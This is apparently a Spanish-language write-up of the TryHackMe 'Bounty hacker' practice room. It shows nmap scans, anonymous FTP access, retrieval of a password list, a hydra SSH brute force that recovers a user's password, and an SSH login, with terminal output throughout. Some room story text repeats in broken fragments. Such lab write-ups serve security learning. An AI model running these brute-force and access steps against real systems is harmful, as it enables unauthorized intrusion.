
Bounty hacker

Partiremos escaneando

nmap --top-ports 100 10.10.158.228




```
┌──(viernez13㉿kali)-[~/tryhackme/bountyh]
└─$ nmap --top-ports 100 10.10.158.228
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-03 16:19 -03
Nmap scan report for 10.10.158.228
Host is up (0.31s latency).
Not shown: 90 filtered tcp ports (no-response)
PORT      STATE  SERVICE
21/tcp    closed ftp
22/tcp    closed ssh
80/tcp    closed http
990/tcp   closed ftps
49152/tcp closed unknown
49153/tcp closed unknown
49154/tcp closed unknown
49155/tcp closed unknown
49156/tcp closed unknown
49157/tcp closed unknown

Nmap done: 1 IP address (1 host up) scanned in 5.20 seconds
```

escaneamos en profundidad los puertos obtenidos.

nmap -A -p 21,22,80 10.10.158.228




```
┌──(viernez13㉿kali)-[~/tryhackme/bountyh]
└─$ nmap -A -p 21,22,80  10.10.158.228
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-03 16:19 -03
Nmap scan report for 10.10.158.228
Host is up (0.30s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.2.103.210
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:f8:df:a7:a6:00:6d:18:b0:70:2b:a5:aa:a6:14:3e (RSA)
|   256 ec:c0:f2:d9:1e:6f:48:7d:38:9a:e3:bb:08:c4:0c:c9 (ECDSA)
|_  256 a4:1a:15:a5:d4:b1:cf:8f:16:50:3a:7d:d0:d8:13:c2 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.19 seconds
```

http:// 10.10.158.228



Spike:"..Oh look you're finally up. It's about time, 3 more minutes and you were going out with the garbage."

Jet:"Now you told Spike here you can hack any computer in the system. We'd let Ed do it but we need her working on something else and you were getting real bold in that bar back there. Now take a look around and see if you can get that root the system and don't ask any questions you know you don't need the answer to, if you're lucky I'll even make you some bell peppers and beef."


Ed:"I'm Ed. You should have access to the device they are talking about on your computer. Edward and Ein will be on the main deck if you need us!"

Faye:"..hmph.."

revisamos el server web


ftp Anonymous@10.10.158.228

ls



```
┌──(viernez13㉿kali)-[~/tryhackme/bountyh]
└─$ ftp 10.10.158.228
Connected to 10.10.158.228.
220 (vsFTPd 3.0.3)
Name (10.10.158.228:viernez13): Anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||5314|)
ftp: Can't connect to `10.10.158.228:5314': Expiró el tiempo de conexión
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-rw-r--    1 ftp      ftp           418 Jun 07  2020 locks.txt
-rw-rw-r--    1 ftp      ftp            68 Jun 07  2020 task.txt
226 Directory send OK.
```

get task.txt
get locks.txt




```
-rw-rw-r--    1 ftp      ftp            68 Jun 07  2020 task.txt
226 Directory send OK.
ftp> get task.txt
local: task.txt remote: task.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for task.txt (68 bytes).
100% |*************************************************************************************************************************************************************|    68       94.32 KiB/s    00:00 ETA
226 Transfer complete.
68 bytes received in 00:00 (0.22 KiB/s)
ftp> get locks.txt
local: locks.txt remote: locks.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for locks.txt (418 bytes).
100% |*************************************************************************************************************************************************************|   418        6.64 MiB/s    00:00 ETA
226 Transfer complete.
418 bytes received in 00:00 (1.37 KiB/s)
ftp> 
```

Spike:"..Oh look you're finally up. It's about time, 3 more minutes and you were going out with the garbage."

Jet:"Now you told Spike here you can hack any computer in the system. We'd let Ed do it but we need her working on something else and you were getting real bold in that bar back there. Now take a look around and see if yo can get that root the system and don't ask any questions you know you don't need the answer to, if you're lucky I'll even make you some bell peppers and beef."


task.txt



```
┌──(viernez13㉿kali)-[~/tryhackme/bountyh]
└─$ cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin
```

locks.txt



```
┌──(viernez13㉿kali)-[~/tryhackme/bountyh]
└─$ cat locks.txt
rEddrAGON
ReDdr4g0nSynd!cat3
Dr@gOn$yn9icat3
R3DDr46ONSYndIC@Te
ReddRA60N
R3dDrag0nSynd1c4te
dRa6oN5YNDiCATE
ReDDR4g0n5ynDIc4te
R3Dr4gOn2044
RedDr4gonSynd1cat3
R3dDRaG0Nsynd1c@T3
Synd1c4teDr@g0n
reddRAg0N
REddRaG0N5yNdIc47e
Dra6oN$yndIC@t3
4L1mi6H71StHeB357
rEDdragOn$ynd1c473
DrAgoN5ynD1cATE
ReDdrag0n$ynd1cate
Dr@gOn$yND1C4Te
RedDr@gonSyn9ic47e
REd$yNdIc47e
dr@goN5YNd1c@73
rEDdrAGOnSyNDiCat3
r3ddr@g0N
ReDSynd1ca7e
```


Spike:"..Oh loo

ld Spike here you can hack any computer in the system. W
can get that root the system and don't a

Ed:"I'm Ed. You should have acces

crackeamos la clave con usuario lin y el diccionario propuesto por el ftp lock.txt

hydra -l lin -P locks.txt -t 6 ssh://10.10.158.228




```
┌──(viernez13㉿kali)-[~/tryhackme/bountyh]
└─$ hydra -l lin -P locks.txt -t 6 ssh://10.10.158.228
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)
.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-03 16:28:32
[DATA] max 6 tasks per 1 server, overall 6 tasks, 26 login tries (l:1/p:26), ~5 tries per task
[DATA] attacking ssh://10.10.158.228:22/
[22][ssh] host: 10.10.158.228   login: lin   password: RedDr4gonSynd1cat3
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-03 16:28:42
```

ya tenemos la pass y el usuario.

ssh lin@10.10.158.228

la clave



```
┌──(viernez13㉿kali)-[~/tryhackme/bountyh]
└─$ ssh lin@10.10.158.228
The authenticity of host '10.10.158.228 (10.10.158.228)' can't be established.
ED25519 key fingerprint is SHA256:Y140oz+ukdhfyG8/c5KvqKdvm+Kl+gLSvokSys7SgPU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? Yes
Warning: Permanently added '10.10.158.228' (ED25519) to the list of known hosts.
lin@10.10.158.228's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Sun Jun  7 22:23:41 2020 from 192.168.0.14
lin@bountyhacker:~/Desktop$
```

Spike:"..Oh look you're finally up. It's about time, 3 m


Jet:"Now you told Spike here you can hack any computer in the system. We'd let Ed do it but we need her worki can get that root the system and 